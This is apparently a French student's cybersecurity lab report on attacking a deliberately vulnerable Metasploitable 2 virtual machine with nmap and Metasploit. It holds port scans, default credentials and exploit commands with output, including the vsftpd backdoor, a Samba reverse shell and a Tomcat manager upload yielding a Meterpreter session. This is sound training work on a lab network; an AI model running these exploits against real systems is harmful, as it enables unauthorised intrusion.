FACULTE DES SCIENCES ET TECHNOLOGIES (FST)

TD3 - Cyber sécurité

Préparé par :
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

Niveau :
L4 – Sciences Informatiques

1. Importer Metasploitable depuis VMWARE





Metasploitable2-gohack - VMware Workstation

Fichier Modifier Afficher VM Onglets Aide

Accueil | Kali-Linux | Metasploitable2-gohack

Metasploitable2-gohack

Mettre sous tension cette machine virtuelle

Modifier les paramètres de la machine virtuelle

Périphériques

Mémoire	1 Go
Processeurs	1
Disque dur (SATA)	8 Go
Carte réseau	Pont (Automatique)
Contrôleur USB	Présent
Affichage	Détection automa...

Description

Saisissez ici une description de cette machine virtuelle.

Détails de la machine virtuelle

État : Hors tension
Fichier de configuration : C:\Users\domin\Documents\Virtual Machines\Metasploitable2-gohack\Metasploitable2-gohack.vmx
Compatibilité &matérielle : Machine virtuelle Workstation 25H2
Adresse IP principale : Les informations de réseau ne sont pas disponibles

21°C Temps dégagé | Search | 03:49 30/03/2026

Metasploitable2-gohack - VMware Workstation

Fichier Modifier Afficher VM Onglets Aide

Accueil | Kali-Linux | Metasploitable2-gohack

```
Starting up ...
_
```


Pour une entrée directe vers cette machine virtuelle, cliquez dans la fenêtre ou appuyez sur Ctrl+G.


21°C Temps dégagé | Search | 03:49 30/03/2026

login: `msfadmin`

password: `msfadmin`

ip a





Metasploitable2-gohack - VMware Workstation

Fichier Modifier Afficher VM Onglets Aide

Accueil | Kali-Linux | Metasploitable2-gohack

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Mon Mar 30 03:51:53 EDT 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software:
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Pour une entrée directe vers cette machine virtuelle, cliquez dans la fenêtre ou appuyez sur Ctrl+G.

21°C Temps dégagé | Search | 03:55 30/03/2026

Metasploitable-gohack - VMware Workstation

Fichier Modifier Afficher VM Onglets Aide

Accueil | Kali-Linux | Metasploitable-gohack


```
0.8.04.1
  404 Not Found [IP: 185.125.190.82 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/main/o/openssh-blacklist/
openssh-blacklist_0.1-1ubuntu0.8.04.1_all.deb  404 Not Found [IP: 185.125.190.82
 80]
Failed to fetch http://us.archive.ubuntu.com/ubuntu/pool/main/o/openssh/openssh-
server_4.7p1-8ubuntu3_i386.deb  404 Not Found [IP: 91.189.91.83 80]
Failed to fetch http://us.archive.ubuntu.com/ubuntu/pool/main/o/openssh/openssh-
client_4.7p1-8ubuntu3_i386.deb  404 Not Found [IP: 91.189.91.83 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-mis
sing?
msfadmin@metasploitable:~$ netstat -ant | grep 23
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:8b:c5:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.27.133/24 brd 192.168.27.255 scope global eth0
    inet6 fe80::20c:29ff:fe8b:c55a/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Pour une entrée directe vers cette machine virtuelle, cliquez dans la fenêtre ou appuyez sur Ctrl+G.

29°C Eclaircies | Search | 11:51 31/03/2026

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:8b:c5:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.27.133/24 brd 192.168.27.255 scope global eth0
    inet6 fe80::20c:29ff:fe8b:c55a/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

1.1 Scan de vulnérabilités




```
┌──(Yann㉿pentest)-[/home/douda]
└─$ sudo -i
[sudo] password for Yann:
┌──(root㉿pentest)-[~]
└─# ping -c 4 192.168.27.133
PING 192.168.27.133 (192.168.27.133) 56(84) bytes of data.
64 bytes from 192.168.27.133: icmp_seq=1 ttl=64 time=3.11 ms
64 bytes from 192.168.27.133: icmp_seq=2 ttl=64 time=1.26 ms
64 bytes from 192.168.27.133: icmp_seq=3 ttl=64 time=4.84 ms
64 bytes from 192.168.27.133: icmp_seq=4 ttl=64 time=6.19 ms

--- 192.168.27.133 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.264/3.851/6.190/1.849 ms

┌──(root㉿pentest)-[~]
└─#
```

```
┌──(root㉿pentest)-[~]
└─# nmap 192.168.27.133
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-31 15:26 -0
500
Nmap scan report for 192.168.27.133
Host is up (0.0043s latency).
Not shown: 764 closed tcp ports (reset), 216 filtered tcp port
s (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
514/tcp  open  shell
1099/tcp open  rmiregistry
```

`nmap <IP_cible>`

```
nmap -sV -O <IP_cible>
```

```
┌──(root㉿pentest)-[~]
└─# nmap -sv -o 192.168.27.133
Nmap 7.98 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN, TCP ACK, UDP or SCTP discovery to give
n ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
```

1.2. Pour analyser tous les ports TCP (1 à 65535) d'une instance Metasploitable 2 est la suivante

```
┌──(root㉿pentest)-[~]
└─# nmap -p1-65535 192.168.27.133
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-31 15:36 -0500
Note: Host seems down. If it is really up, but blocking our ping probes,
try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.53 seconds
```

1.3. Exploits telnet

```
┌──(root㉿pentest)-[~]
└─# telnet 192.168.27.133
Trying 192.168.27.133 ...
telnet: Unable to connect to remote host: No route to host
```

2 Exploits FTP – Metasploitable 2 via Metasploit

2.1. vsftpd v2.3.4 Backdoor Command Execution

- **Service** : vsftpd (Very Secure FTP Daemon)
- **Port** : 21
- **Gravité** : Shell root instantané

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST <IP_cible>
exploit
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.27.133
RHOST => 192.168.27.133
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] 192.168.27.133:21 - Msf::OptionValidateError One or more options fail
ed to validate: LHOST
```

2.2. Scanner TCP

```
exit -y
msfconsole
use auxiliary/scanner/portscan/tcp
set RHOSTS ip_vul
set PORTS 22,25,80,110,21
set THREADS 3
exploit
```

```
└─# msfconsole
use auxiliary/scanner/portscan/tcp
set RHOSTS ip_vul
set PORTS 22,25,80,110,21
set THREADS 3
exploit
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

# cowsay++

 __________
< metasploit >
 __________
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v6.4.124-dev                         ]
+ -- --=[ 2,632 exploits - 1,328 auxiliary - 1,710 payloads     ]
```

2.3. MySQL

Port : 3306


```
use auxiliary/scanner/mysql/mysql_login
set RHOSTS <IP>
set USERNAME root
set PASSWORD root
run
```

```
msf > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module c
an open an interactive session
msf auxiliary(scanner/mysql/mysql_login) > set RHOST 192.168.27.133
RHOST ⇒ 192.168.27.133
msf auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME ⇒ root
msf auxiliary(scanner/mysql/mysql_login) > set PASSWORD root
PASSWORD ⇒ root
msf auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.27.133:3306   - 192.168.27.133:3306 - Found remote MySQL vers
ion 5.0.51a
[!] 192.168.27.133:3306   - No active DB -- Credential data will not be s
aved!
[-] 192.168.27.133:3306   - 192.168.27.133:3306 - LOGIN FAILED: root:root
 (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scra
mble(21))
[-] 192.168.27.133:3306   - 192.168.27.133:3306 - LOGIN FAILED: root: (Un
able to Connect: invalid packet: scramble_length(0) ≠ length of scramble
(21))
[*] 192.168.27.133:3306   - Scanned 1 of 1 hosts (100% complete)
```

2.4 PostgreSQL

Port : 5432

```
use auxiliary/admin/postgres/postgres_payload
set RHOST <IP>
exploit
```



2.5 Samba

Port : 445

```
use exploit/multi/samba/usermap_script
set RHOST <IP>
exploit
```

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.27.133
RHOST => 192.168.27.133
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.27.128:4444
[*] Command shell session 1 opened (192.168.27.128:4444 -> 192.168.27.133
:60588) at 2026-03-31 16:07:53 -0500
```

2.6 Apache Tomcat

Port : 8180

```
use exploit/multi/http/tomcat_mgr_upload
set RHOST <IP>
set RPORT 8180
set HttpUsername tomcat
set HttpPassword tomcat
exploit
```

```
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT ⇒ 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.27.128:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying pLS3Re3aqYTwCEsz1kCMYMSutELXCwI...
[*] Executing pLS3Re3aqYTwCEsz1kCMYMSutELXCwI...
[*] Undeploying pLS3Re3aqYTwCEsz1kCMYMSutELXCwI ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.27.133
[*] Meterpreter session 1 opened (192.168.27.128:4444 → 192.168.27.133:5
4062) at 2026-03-31 16:14:01 -0500
```

Conclusion

Grace à ce TD, je découvre de nouvelles horizons dans le monde de la Sécurité informatique en mettant en place et exploiter un environnement Metasploit pour simuler un test d´intrusion réel.